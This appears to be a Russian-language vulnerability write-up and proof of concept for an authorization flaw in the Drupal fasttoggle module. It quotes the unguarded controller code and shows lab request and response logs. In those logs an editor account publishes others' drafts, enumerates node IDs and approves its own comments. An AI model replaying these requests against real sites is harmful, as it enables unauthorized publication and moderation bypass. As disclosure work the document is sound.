 yuwkaaa/cve-2026-118569
Доказательство концепции и технический анализ для CVE-2026-118569 — уязвимости неправильной авторизации в модуле fasttoggle для Drupal, позволяющей редакторам публиковать, продвигать или закреплять любой материал.


/fasttoggle/{entity_type}/{entity_id}/{action} защищался одним разрешением и
ничем больше. Контроллер извлекал идентификатор сущности из пути, загружал node
или comment, переключал флаг и сохранял его. Не было ни проверки доступа к сущности, ни
CSRF-токена, ни учёта переключателей для отдельных типов контента, которые соблюдает
собственный построитель ссылок модуля. Учётная запись с use fasttoggle, а именно это вы
выдаёте редактору, могла публиковать, снимать с публикации, продвигать или закреплять любой node на сайте, а также
публиковать любой comment. Включая черновики, на чтение которых у неё не было разрешения.
| CVE | CVE-2026-118569, присвоен Drupal.org, опубликован 2026-10-30 |
| Рекомендация | SA-CONTRIB-2026-282, 2026-10-28 |
| Проект | fasttoggle |
| Затронуто | < 4.1.1 |
| Исправлено | 4.1.1 |
| CWE | CWE-863, Incorrect Authorization |
| Риск Drupal | Moderately critical 13/25, AC:None/A:User/CI:None/II:Some/E:Theoretical/TD:All |
| CVSS 3.1 | 7.1, AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N. Оценка для одного переключателя; собственная оценка Drupal — 13/25 выше |
| База установок | 484 сайта за неделю 2026-10-25; 83 на затронутой ветке 4.x (27 на 4.0.x, 56 на 4.1.x) |
| Проверено на | Drupal 11.4.6, PHP 8.4.24, fasttoggle 4.1.0, распакованном из fasttoggle-4.1.0.tar.gz, sha256 2e3d6fbb7f8e134e29058b615f041ad6f40d4149e9e825d3d13743ac9d55d75f |
| Благодарность | Обнаружено Nam Nguyen Le Thanh (yuwkaa). Исправлено Andrei Ivnitskii (ivnish) |
fasttoggle.routing.yml в 4.1.0:
fasttoggle.toggle:
  path: '/fasttoggle/{entity_type}/{entity_id}/{action}'
  defaults:
    _controller: '\Drupal\fasttoggle\Controller\FasttoggleController::toggle'
  requirements:
    _permission: 'use fasttoggle'
src/Controller/FasttoggleController.php:
    $parts = explode('/', $request->getPathInfo());
    $index = array_search('fasttoggle', $parts);
    $type = $parts[$index + 1];
    $id = $parts[$index + 2];
    $action = $parts[$index + 3];
    ...
        $node = $storage_handler->load($id);
    ...
          case 'status':
            $status = $node->isPublished();
            ...
            $status ? $node->setUnpublished() : $node->setPublished();
    ...
        $node->save();
Идентификатор берётся из пути, сущность загружается, флаг переключается, сущность
сохраняется. $node->access('update') нигде не встречается в этом методе.
Построитель ссылок модуля строже, чем его собственный маршрут. FasttoggleHooks::nodeLinksAlter()
отображает ссылку-переключатель только там, где тип контента дал согласие:
$status_toggle = $node_type->getThirdPartySetting('fasttoggle', 'status', 0);
Контроллер никогда не читал эту настройку, поэтому URL работал для типов контента, где администратор никогда не включал эту функцию.
SA-CONTRIB-2014-076 / CVE-2014-5268 — это та же категория ошибок в ветке 7.x. Исправление в 7.x-1.5 всё ещё поставляется:
function fasttoggle_node_edit_access($obj)
{
  return fasttoggle_deny_access_if(!node_access('update', $obj));
}
зарегистрирован как 'access' => array('fasttoggle_node_edit_access'), со вторым
уровнем для каждой настройки:
function fasttoggle_node_promote_access($obj) {
  return fasttoggle_allow_access_if(user_access("override {$obj->type} promote option") || user_access('promote posts'));
}
Переписывание для Drupal 10/11 сохранило разрешение маршрута и отбросило оба этих уровня защиты. 356 из 484 сообщающих сайтов всё ещё работают на 7.x, где эти проверки присутствуют.
Стандартный Drupal 11.4.6 на SQLite, три учётные записи. mallory имеет права
access content, use fasttoggle, create article content и post comments. У неё нет прав
administer nodes, skip comment approval и administer comments.
Один проход по диапазону id, поскольку entity_id — это обычное целое число из пути
и отсутствует какая-либо защита от флуда:
    nodes total=8, unpublished=7
    nid 40  -> HTTP 200
    nid 41  -> HTTP 200
    nid 42  -> HTTP 200
    nid 43  -> HTTP 200
    nid 44  -> HTTP 200
    nid 45  -> HTTP 200
    nid 46  -> HTTP 200
    nid 47  -> HTTP 200
    nid 48  -> HTTP 400
    nid 49  -> HTTP 400
    nid 50  -> HTTP 400
    nid 51  -> HTTP 400
    node 40  status=1 promote=1 sticky=1  "Admin's published article"
    node 41  status=0 promote=0 sticky=0  "Admin's UNPUBLISHED draft"
    node 42  status=1 promote=0 sticky=0  "INTERNAL DRAFT #1"
    node 43  status=1 promote=0 sticky=0  "INTERNAL DRAFT #2"
    node 44  status=1 promote=0 sticky=0  "INTERNAL DRAFT #3"
    node 45  status=1 promote=0 sticky=0  "INTERNAL DRAFT #4"
    node 46  status=1 promote=0 sticky=0  "INTERNAL DRAFT #5"
    node 47  status=1 promote=0 sticky=0  "INTERNAL DRAFT #6"
В этом проходе все внутренние черновики стали публичными. Ответ 400 на несуществующий id превращает тот же маршрут в оракул существования узла.
На сайте, где тип контента по умолчанию не опубликован, что является обычной настройкой отправки на проверку, учётная запись, которой разрешено создавать контент, но не публиковать его, могла бы опубликовать собственный контент и вывести его на главную страницу:
    (reset: the published article is published again, everything else a draft, promote/sticky=0)
    POST /node/add/article -> HTTP 303
    nid of the submitted article: 48
    anonymous GET /node/48 -> HTTP 403   expected 403
    GET /fasttoggle/node/48/status  -> HTTP 200
    GET /fasttoggle/node/48/promote -> HTTP 200
    anonymous GET /node/48 -> HTTP 200   was 403 a moment ago
    anonymous front page: CONTAINS the attacker article
Ветка комментариев вела себя так же, поэтому одна и та же учётная запись могла одобрить собственный комментарий:
    POST comment -> HTTP 303
    comment 4 status=0  "MALLORY COMMENT AWAITING APPROVAL"
    anonymous: comment not visible (awaiting approval)
    GET /fasttoggle/comment/4/status -> HTTP 200
    comment 4 status=1  "MALLORY COMMENT AWAITING APPROVAL"
    anonymous: comment IS visible  <-- approval bypassed
Контрольные проверки в рамках того же запуска: анонимный запрос и запрос от авторизованной учётной записи без
use fasttoggle оба получили 403. Полный вывод в
poc-transcript.txt.
Ни один из приведённых выше запросов не содержит CSRF-токена или Referer, поскольку маршрут не требовал ни того, ни другого, а переключатель работает через GET. Запуск Chromium против лабораторной среды показывает, какой межсайтовый вектор при этом остаётся открытым, а какой — нет:
    session cookie: name=SESS12ca17b49af2289436f303e0166030a2 sameSite=Lax httpOnly=True
    instrument saw /probe-same-site-subresource             Cookie carries SESS: True
    instrument saw /probe-cross-site-subresource            Cookie carries SESS: False
    instrument saw /probe-cross-site-toplevel               Cookie carries SESS: True